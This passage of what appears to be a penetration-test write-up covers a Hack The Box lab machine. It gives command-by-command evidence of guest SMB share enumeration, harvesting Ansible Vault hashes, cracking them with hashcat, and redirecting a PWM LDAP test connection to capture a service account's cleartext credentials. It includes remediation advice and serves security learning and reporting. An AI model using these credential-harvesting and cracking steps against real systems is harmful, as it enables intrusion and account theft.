Impact	PWM Configuration Manager credentials recovered, enabling LDAP connection redirect and `svc_ldap` credential capture. Directly led to WinRM access as `svc_ldap` and the user flag.
Affected Component	• SMB — Development share: guest account READ access • Automation/Ansible/PWM/defaults/main.yml — Ansible Vault hashes with weak master password (!@#$%^&*)
Remediation	Remove guest/anonymous read access from the Development share immediately. Rotate all credentials whose hashes appeared in the share: `svc_pwm` (`pWm_@dm!N_!23`), `svc_ldap` (`lDaP_1n_th3_cle4r!`), and the LDAP admin password (`DevT3st@123`). Re-encrypt any retained vault files with a strong randomly-generated master password that is stored in a secrets manager, separate from the vault files. Ansible automation files should not reside on domain controller SMB shares — move them to a dedicated source control repository with access limited to Ansible service accounts and authorised operators.
References	https://docs.ansible.com/ansible/latest/vault_guide/index.html

Finding Evidence


Null/guest SMB auth was confirmed and the Development share was identified as readable:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/authority]
└─$ nxc smb 10.129.14.124
SMB         10.129.14.124   445    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:None) (Null Auth:True)
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/authority]
└─$ nxc smb 10.129.14.124 -u 'guest' -p '' --shares
SMB         10.129.14.124   445    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.14.124   445    AUTHORITY        [+] authority.htb\guest:
SMB         10.129.14.124   445    AUTHORITY        [*] Enumerated shares
SMB         10.129.14.124   445    AUTHORITY        Share           Permissions     Remark
SMB         10.129.14.124   445    AUTHORITY        -----           -----------     ------
SMB         10.129.14.124   445    AUTHORITY        ADMIN$                          Remote Admin
SMB         10.129.14.124   445    AUTHORITY        C$                              Default share
SMB         10.129.14.124   445    AUTHORITY        Department Shares
SMB         10.129.14.124   445    AUTHORITY        Development     READ
SMB         10.129.14.124   445    AUTHORITY        IPC$            READ            Remote IPC
SMB         10.129.14.124   445    AUTHORITY        NETLOGON                        Logon server share
SMB         10.129.14.124   445    AUTHORITY        SYSVOL                          Logon server share
```

Grepping the downloaded files found Ansible Vault hashes in main.yml:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/.nxc/modules/nxc_spider_plus/10.129.14.124]
└─$ grep -ri "password" .
./Development/Automation/Ansible/ADCS/templates/openssl.cnf.j2:# Passwords for private keys if not present they will be prompted for
./Development/Automation/Ansible/ADCS/templates/openssl.cnf.j2:# input_password = secret
./Development/Automation/Ansible/ADCS/templates/openssl.cnf.j2:# output_password = secret
./Development/Automation/Ansible/ADCS/templates/openssl.cnf.j2:challengePassword               = A challenge password
./Development/Automation/Ansible/ADCS/templates/openssl.cnf.j2:challengePassword_min           = 4
./Development/Automation/Ansible/ADCS/templates/openssl.cnf.j2:challengePassword_max           = 20
./Development/Automation/Ansible/PWM/defaults/main.yml:pwm_admin_password: !vault |
./Development/Automation/Ansible/PWM/defaults/main.yml:ldap_admin_password: !vault |
./Development/Automation/Ansible/PWM/ansible_inventory:ansible_password: Welcome1
./Development/Automation/Ansible/PWM/README.md:- pwm_root_mysql_password: root mysql password, will be set to a random value by default.
./Development/Automation/Ansible/PWM/README.md:- pwm_pwm_mysql_password: pwm mysql password, will be set to a random value by default.
./Development/Automation/Ansible/PWM/README.md:- pwm_admin_password: pwm admin password, 'password' by default.
./Development/Automation/Ansible/PWM/templates/tomcat-users.xml.j2:<user username="admin" password="T0mc@tAdm1n" roles="manager-gui"/>
./Development/Automation/Ansible/PWM/templates/tomcat-users.xml.j2:<user username="robot" password="T0mc@tR00t" roles="manager-script"/>
./Development/Automation/Ansible/LDAP/defaults/main.yml:system_ldap_allow_passwordauth_in_sshd: false
./Development/Automation/Ansible/LDAP/defaults/main.yml:system_ldap_bind_password:
./Development/Automation/Ansible/LDAP/Vagrantfile:    ansible.vault_password_file = ".vault_password"
./Development/Automation/Ansible/LDAP/tasks/main.yml:- name: Query SSSD in pam.d/password-auth
./Development/Automation/Ansible/LDAP/tasks/main.yml:    dest: /etc/pam.d/password-auth
./Development/Automation/Ansible/LDAP/tasks/main.yml:    - { before: "^password.*pam_deny.so",
./Development/Automation/Ansible/LDAP/tasks/main.yml:        regexp: "^password.*pam_sss.so",
./Development/Automation/Ansible/LDAP/tasks/main.yml:        line: "password    sufficient    pam_sss.so use_authtok" }
./Development/Automation/Ansible/LDAP/tasks/main.yml:    - { before: "^password.*pam_deny.so",
./Development/Automation/Ansible/LDAP/tasks/main.yml:        regexp: "^password.*pam_sss.so",
./Development/Automation/Ansible/LDAP/tasks/main.yml:        line: "password    sufficient    pam_sss.so use_authtok" }
./Development/Automation/Ansible/LDAP/tasks/main.yml:- name: Allow/Disallow password authentication in SSHD config for users
./Development/Automation/Ansible/LDAP/tasks/main.yml:      PasswordAuthentication yes
./Development/Automation/Ansible/LDAP/tasks/main.yml:    state: "{{ 'present' if system_ldap_allow_passwordauth_in_sshd and system_ldap_access_filter_users else 'absent' }}"
./Development/Automation/Ansible/LDAP/tasks/main.yml:- name: Allow/Disallow password authentication in SSHD config for groups
./Development/Automation/Ansible/LDAP/tasks/main.yml:      PasswordAuthentication yes
./Development/Automation/Ansible/LDAP/tasks/main.yml:    state: "{{ 'present' if system_ldap_allow_passwordauth_in_sshd and system_ldap_access_unix_groups else 'absent' }}"
./Development/Automation/Ansible/LDAP/.bin/diff_vault:# Just print out the secrets file as-is if the password file doesn't exist
./Development/Automation/Ansible/LDAP/.bin/diff_vault:if [ ! -r '.vault_password' ]; then
./Development/Automation/Ansible/LDAP/.bin/diff_vault:CONTENT="$(ansible-vault view "$1" --vault-password-file=.vault_password 2>&1)"
./Development/Automation/Ansible/LDAP/.bin/smudge_vault:# Just print out the secrets file as-is if the password file doesn't exist
./Development/Automation/Ansible/LDAP/.bin/smudge_vault:if [ ! -r '.vault_password' ]; then
./Development/Automation/Ansible/LDAP/.bin/smudge_vault:    RESULT="$(echo "$CONTENT" | ansible-vault decrypt - --vault-password-file=.vault_password 2>&1 1>&5$OUT)";
./Development/Automation/Ansible/LDAP/.bin/clean_vault:# Just print out the secrets file as-is if the password file doesn't exist
./Development/Automation/Ansible/LDAP/.bin/clean_vault:if [ ! -r '.vault_password' ]; then
./Development/Automation/Ansible/LDAP/.bin/clean_vault:    RESULT="$(echo "$CONTENT" | ansible-vault encrypt - --vault-password-file=.vault_password 2>&1 1>&5$OUT)";
./Development/Automation/Ansible/LDAP/README.md:|`system_ldap_bind_password`|`sunrise`|The authentication token of the default bind DN. Only clear text passwords are currently supported.|
./Development/Automation/Ansible/LDAP/README.md:|`system_ldap_allow_passwordauth_in_sshd`|`true`|Specifies whether to configure `sshd_config` to allow password authentication for authorized users. This is n
eeded if your SSHD is configured to not allow password authentication by default. Defaults to `false`.|
./Development/Automation/Ansible/LDAP/README.md:    system_ldap_bind_password: sunrise
./Development/Automation/Ansible/LDAP/README.md:Here we're using a search user account and password (`system_ldap_bind_*`) to
./Development/Automation/Ansible/LDAP/README.md:    system_ldap_allow_passwordauth_in_sshd: true
./Development/Automation/Ansible/LDAP/TODO.md:- Change LDAP admin password after build -[COMPLETE]
./Development/Automation/Ansible/LDAP/.travis.yml:  - echo "$VAULT_PASSWORD" > .vault_password
./Development/Automation/Ansible/LDAP/.travis.yml:  - ansible-playbook tests/travis.yml -i localhost, --vault-password-file .vault_password --syntax-check
./Development/Automation/Ansible/LDAP/templates/sssd.conf.j2:ldap_default_authtok_type = password
./Development/Automation/Ansible/LDAP/templates/sssd.conf.j2:ldap_default_authtok = {{ system_ldap_bind_password }}
```



All three vaults were cracked with a single master password:

```
joe@primeradiant:~$ hashcat -m 16900 hashes.txt rockyou.txt
hashcat (v7.1.2) starting

Successfully initialized the NVIDIA main driver CUDA runtime library.

Failed to initialize NVIDIA RTC library.

* Device #1: CUDA SDK Toolkit not installed or incorrectly installed.
             CUDA SDK Toolkit required for proper device support and utilization.
             For more information, see: https://hashcat.net/faq/wrongdriver
             Falling back to OpenCL runtime.

OpenCL API (OpenCL 3.0 CUDA 13.0.98) - Platform #1 [NVIDIA Corporation]
=======================================================================
* Device #01: NVIDIA GeForce RTX 2080 Ti, 10820/10820 MB (2705 MB allocatable), 68MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 3 digests; 3 unique digests, 3 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Slow-Hash-SIMD-LOOP
* Register-Limit

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 1104 MB (14035 MB free)

Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

$ansible$0*0*15c849c20c74562a25c925c3e5a4abafd392c77635abc2ddc827ba0a1037e9d5*1dff07007e7a25e438e94de3f3e605e1*66cb125164f19fb8ed22809393b1767055a66deae678f4a8b1f8550905f70da5*!@#$%^&*
$ansible$0*0*2fe48d56e7e16f71c18abd22085f39f4fb11a2b9a456cf4b72ec825fc5b9809d*e041732f9243ba0484f582d9cb20e148*4d1741fd34446a95e647c3fb4a4f9e4400eae9dd25d734abba49403c42bc2cd8*!@#$%^&*
$ansible$0*0*c08105402f5db77195a13c1087af3e6fb2bdae60473056b5a477731f51502f93*dfd9eec07341bac0e13c62fe1d0a5f7d*d04b50b49aa665c4db73ad5d8804b4b2511c3b15814ebcf2fe9833428420363 5*!@#$%^&*

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 16900 (Ansible Vault)
Hash.Target......: hashes.txt
Time.Started.....: Wed Jun 10 21:19:28 2026 (0 secs)
Time.Estimated...: Wed Jun 10 21:19:28 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:   328.0 kH/s (7.91ms) @ Accel:3 Loops:250 Thr:512 Vec:1
Recovered........: 3/3 (100.00%) Digests (total), 3/3 (100.00%) Digests (new), 3/3 (100.00%) Salts
Progress.........: 313344/43033152 (0.73%)
Rejected.........: 0/313344 (0.00%)
Restore.Point....: 0/14344384 (0.00%)
Restore.Sub.#01..: Salt:2 Amplifier:0-1 Iteration:9750-9999
Candidate.Engine.: Device Generator
Candidates.#01...: 123456 -> tangga
Hardware.Mon.#01.: Temp: 41c Fan: 30% Util: 61% Core:1920MHz Mem:6800MHz Bus:16

Started: Wed Jun 10 21:19:21 2026
Stopped: Wed Jun 10 21:19:30 2026
joe@primeradiant:~$
```


```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/Automation/Ansible/PWM/defaults]
└─$ cat pwm_admin_password.hash | ansible-vault decrypt
Vault password:
Decryption successful
pWm_@dm!N_!23
```

3. PWM Configuration Manager Allows LDAP URL Redirect Exposing Bind Credentials in Cleartext - Medium


CWE	CWE-522 - Insufficiently Protected Credentials
CVSS 3.1	6.5 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N
Root Cause	The PWM Configuration Editor allows an authenticated configuration administrator to modify the LDAP connection URL before triggering a test connection. When the URL is changed to an attacker-controlled IP and port, PWM initiates an LDAP bind using the stored `svc_ldap` credentials against that address. Because the connection is made over plain LDAP (not LDAPS), the credentials are transmitted in cleartext and captured by a Responder listener. Any account with access to the PWM Configuration Manager can exploit this to recover the LDAP bind credential without requiring knowledge of it.
Impact	Cleartext recovery of `svc_ldap:lDaP_1n_th3_cle4r!` from the PWM configuration panel. These credentials provided WinRM access and the user flag, and were also used for ADCS enumeration and machine account creation in the privilege escalation chain.
Affected Component	• https://authority.htb:8443/pwm — Configuration Editor: LDAP URL editable before test connection • svc_ldap service account — cleartext credentials transmitted over port 389
Remediation	Restrict access to the PWM Configuration Manager to specific trusted source IPs or require MFA for access. Require LDAPS (`ldaps://`) for all LDAP connections in PWM — the Configuration Editor should enforce that only `ldaps://` URLs are accepted for test connections, preventing cleartext transmission. Additionally, the test connection feature should not be accessible to configuration administrators without a separate approval step, since it can be used to exfiltrate bind credentials against any LDAP endpoint the admin can reach.
References	https://github.com/pwm-project/pwm

Finding Evidence

